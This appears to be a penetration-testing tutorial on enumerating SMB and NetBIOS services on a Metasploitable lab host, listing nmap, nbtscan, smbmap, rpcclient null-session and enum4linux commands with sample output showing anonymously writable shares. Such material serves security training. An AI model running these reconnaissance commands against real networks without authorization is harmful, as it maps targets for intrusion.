

**SMB**



Scanning for Netbios services:

* nbtscan -r 192.168.1.0/24




* nmap -p 139,445 –open -oG smb.txt 192.168.1.0/24





* nmblookup -A 192.168.1.65

The nmblookup command is used to query NetBIOS names and map them them to IP addresses. NetBIOS(Network Basic Input/Output System) is a protocol used for communication between devices on a local network. The




-A : This option is used to perform an address-to-name mapping, meaning it queries for the NetBIOS name associated with the specified IP address.

The command given above retrieve the associated IP address.

* + <00>: represents workstation service name
  + <03>: represents the Messenger service name
  + <20>: represents the File server service name.
* Smbmap:


This commad is used to enumerate and interact with shares on a remote server message block(SMB) server. SMB is a network protocol used for providing shared access to files, printers, and other communication between computers on a network.

Smbmap -H 192.168.1.65



When you run the command it will display information about lists, shares, permissions.

Nmap –script smb-enum-shares -p 139,445 192.168.1.65



OUTPUT:

The nmap scan results you provided include the output of the smb-enum-shares script, revealing information about the SMB shares available on the target machine (192.168.1.65). Let's break down the information:

[\\192.168.1.65\ADMIN$](file:///\\192.168.1.65\ADMIN$):

Type: STYPE\_IPC

Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))

Users: 1

Max Users:

Path: C:\tmp

Anonymous access:

[\\192.168.1.65\IPC$](file:///\\192.168.1.65\IPC$):

Type: STYPE\_IPC

Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))

Users: 1

Max Users:

Path: C:\tmp

Anonymous access: READ/WRITE

[\\192.168.1.65\opt](file:///\\192.168.1.65\opt):

Type: STYPE\_DISKTREE

Comment:

Users: 1

Max Users:

Path: C:\tmp

Anonymous access:

[\\192.168.1.65\print$](file:///\\192.168.1.65\print$):

Type: STYPE\_DISKTREE

Comment: Printer Drivers

Users: 1

Max Users:

Path: C:\var\lib\samba\printers

Anonymous access:

[\\192.168.1.65\tmp](file:///\\192.168.1.65\tmp):

Type: STYPE\_DISKTREE

Comment: oh noes!

Users: 1

Max Users:

Path: C:\tmp

Anonymous access: READ/WRITE

These results provide detailed information about each SMB share on the target system, including the share name, type, comment, user information, maximum users allowed, path, and anonymous access permissions.


For example, the \\192.168.1.65\tmp share has the comment "oh noes!" and allows anonymous read/write access. Similarly, the \\192.168.1.65\print$ share is related to printer drivers and does not allow anonymous access.

* Rpcclient -U “USERNAME” -N ip


-u : username

-n : no password or may be you can define password

Smbclient:



Checking vulnerabilities for smb :



Overall Scan:

ENUM4LINUX COMMAND:

* Enum4linux is a tool used for enumerating information from Windows and Samba systems. It can help gather valuable information during a penetration test or security assessment. Here are some basic enum4linux commands along with explanations of their usage:

1. Enumerate Information About the Target: enum4linux -a target-ip

This command performs a comprehensive enumeration, gathering information such as users, shares, policies, and more.

2. Enumerate Users: enum4linux -u target-ip

Use this command to specifically enumerate users on the target system.

3. Enumerate Shares: enum4linux -S target-ip

